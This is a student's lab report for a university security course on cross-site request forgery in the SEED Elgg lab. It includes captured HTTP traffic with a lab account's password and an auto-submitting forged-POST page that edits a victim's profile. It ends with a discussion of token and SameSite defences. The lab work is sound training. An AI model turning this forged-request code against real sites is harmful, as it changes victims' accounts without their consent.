Barrett Bobilin

CIS 4360


3/3/2025

Florida State University


Lab 4

Task 3.1


This task asks us to become familiar with the “HTTP Header Live” tool we installed in FireFox. After setting up the DNS settings for our website, we access *www.seed-server.com* to analyze our GET and POST requests. Below are screenshots of both. The GET requests are from accessing the site, and moving to one of its subdomains, in this case the “Blog” section. Our POST request comes from signing in to the “alice” account we were provided with. The only parameters are the “blog” and “login” sections of the URL.



```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: traffic_target=gd; caf_ipaddr=104.222.19.33; country=US; city=Tallahassee; lander_type=parkweb; __gsas=ID=6af703c096ac70dc:T=17408
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 01 Mar 2025 20:53:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Set-Cookie: Elgg=8n18pd1thgbhptdu8p4kjdf627; path=/
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2765
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```




```
http://www.seed-server.com/blog/all
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: traffic_target=gd; caf_ipaddr=104.222.19.33; country=US; city=Tallahassee; lander_type=parkweb; __gsas=ID=6af703c096ac70dc:T=17408
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 01 Mar 2025 20:54:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2839
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------209541199140860771779427273O1
Content-Length: 689
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/blog/all
Cookie: traffic_target=gd; caf_ipaddr=104.222.19.33; country=US; city=Tallahassee; lander_type=parkweb; __gsas=ID=6af703c096ac70dc:T=17408
__elgg_token=P4HNDLou4maU_PGnz-5w_Q&__elgg_ts=1740862493&username=alice&password=seedalice&returntoreferer=true
POST: HTTP/1.1 200 OK
Date: Sat, 01 Mar 2025 20:55:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=8gjmffisi1h1a2n937m2juv3mh; path=/
Vary: User-Agent
Content-Length: 417
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

Task 3.1

This task asks us to hypothesize a way to add our attacker (Samy) to our victim's (Alice) friends list. Using CSRF, we can send Alice a link that brings her to our attacker site. On this attacker site, we can use the *img* tag that will automatically load when Alice visits the website. Below is a legitimate "add friend" request:



You have successfully added Samy as a friend.

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1740872966&__elgg_token=OwWC69pJDIGTYLzaZBc7gQ&_
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: traffic_target=gd; caf_ipaddr=104.222.19.33; country=US; city=Tallahassee; lander_type=parkweb; __gsas=ID=6af703c096ac70dc:T=1740
GET: HTTP/1.1 200 OK
Date: Sat, 01 Mar 2025 23:49:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Some data is cut off, the full URL is:

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1740872966&__elgg_token=OwWC69pJDIGTYLzaZBc7gQ&__elgg_ts=1740872966&__elgg_token=OwWC69pJDIGTYLzaZBc7gQ


In this particualr task, parameters "*__elgg_ts*" and "*__elgg_token*" do not need to be included, so the below URL with suffice:

http://www.seed-server.com/action/friends/add?friend=59

Knowing this, we can use the *img* tag on our attacker website to use this URL when the page loads. Therefore, if Alice clicks our link, she will be brough to our attacker site, where it will load the embbed URL listed above, automatically, without alice clicking anything on the page. This will add Samy to Alice's friends list.

Task 3.3


This task takes the previous task a step further. We now want to (acting as Samy) add a message to Alice's profile that says "Samy is my Hero". The first photo is testing adding something to Alice's profile. We added the word "test" into the "About Me" section:



HTTP Header Live Main — Mozilla Firefox


```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------21001825602791964703920020688
Content-Length: 2977
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: traffic_target=gd; caf_ipaddr=104.222.19.33; country=US; city=Tallahassee; lander_type=parkweb; __gsas=
Upgrade-Insecure-Requests: 1
__elgg_token=YB1pXJ_NyPepuIgT4S_hqA&__elgg_ts=1740874410&name=Alice&description=<p>test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acces
POST: HTTP/1.1 302 Found
Date: Sun, 02 Mar 2025 00:14:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Using the information we gathered from the URL, we can construct a script using the code skeleton provided. This allowed us to ad our desired text to Alice's profile when we visited the website.



root@be3281e4fcd6: /var/www/attacker

```
  GNU nano 4.8                          editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='<p>Samy is my Hero</p>'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```



Brief description
<p>Samy is my Hero</p>


```
http://www.attacker32.com/editprofile.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sun, 02 Mar 2025 00:42:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sun, 02 Mar 2025 00:41:06 GMT
ETag: "44c-62f514b8679b1-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 553
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Question 1: The guid is often visible when visiting someone's profile, so Boby could visit the users page to find the guid first.

Question 2: If Boby has random visitor on his site, there is still a possibility that he can run the script. He can either extract the guid if the visitor has a tab open with it. Otherwise no.

Task 4.1

Commenting out the initial return statement disallows the script from executing. The following is returned the below picture. The attacker cannot send the secret tokens "*__elgg_token*" and "*__elgg_ts*" in a CSRF attack because these tokens are dynamically generated for each user session and are not accessible to the attacker's website due to the "Same Origin Policy".


Alice : Elgg For SEED Lab
attacker32.com/editprof
www.attacker32.com/editprofile.html
HTTP Header Live Main — Mozilla Firefox

This page forges an HTTP POST request.


undefined

```
http://www.attacker32.com/editprofile.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.attacker32.com/editprofile.html
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Sun, 02 Mar 2025 01:04:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sun, 02 Mar 2025 00:41:06 GMT
ETag: "44c-62f514b8679b1-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 553
Content-Type: text/html

http://www.attacker32.com/favicon.ico
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
GET: HTTP/1.1 404 Not Found
Date: Sun, 02 Mar 2025 00:41:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 280
Content-Type: text/html; charset=iso-8859-1
```

Task 4.2

In this last task we are brought to *www.example32.com* to experiment with different cookies.

- The first link, Link A, points to a page on *www.example32.com* so all three cookies are included. For Link B, it points to a page on www.attacker32.com , but it also sends a request to "*www.example32.com/showcookies.php*" from a different origin. The strict cookie isn't sent because it is never sent for a cross site request.
- If a cross site request (from www.attacker32.com) does not include SameSite=Strict **or** SameSite=Lax cookies, the server can detect it as a potential CSRF attack. By checking the presence or absence of SameSite cookies, the server can differentiate between the two.
- To prevent CSRF attacks in Elgg, we can apply SameSite cookie protections to the session ID cookie, or the Elgg server can reject requests without a session Ccookie

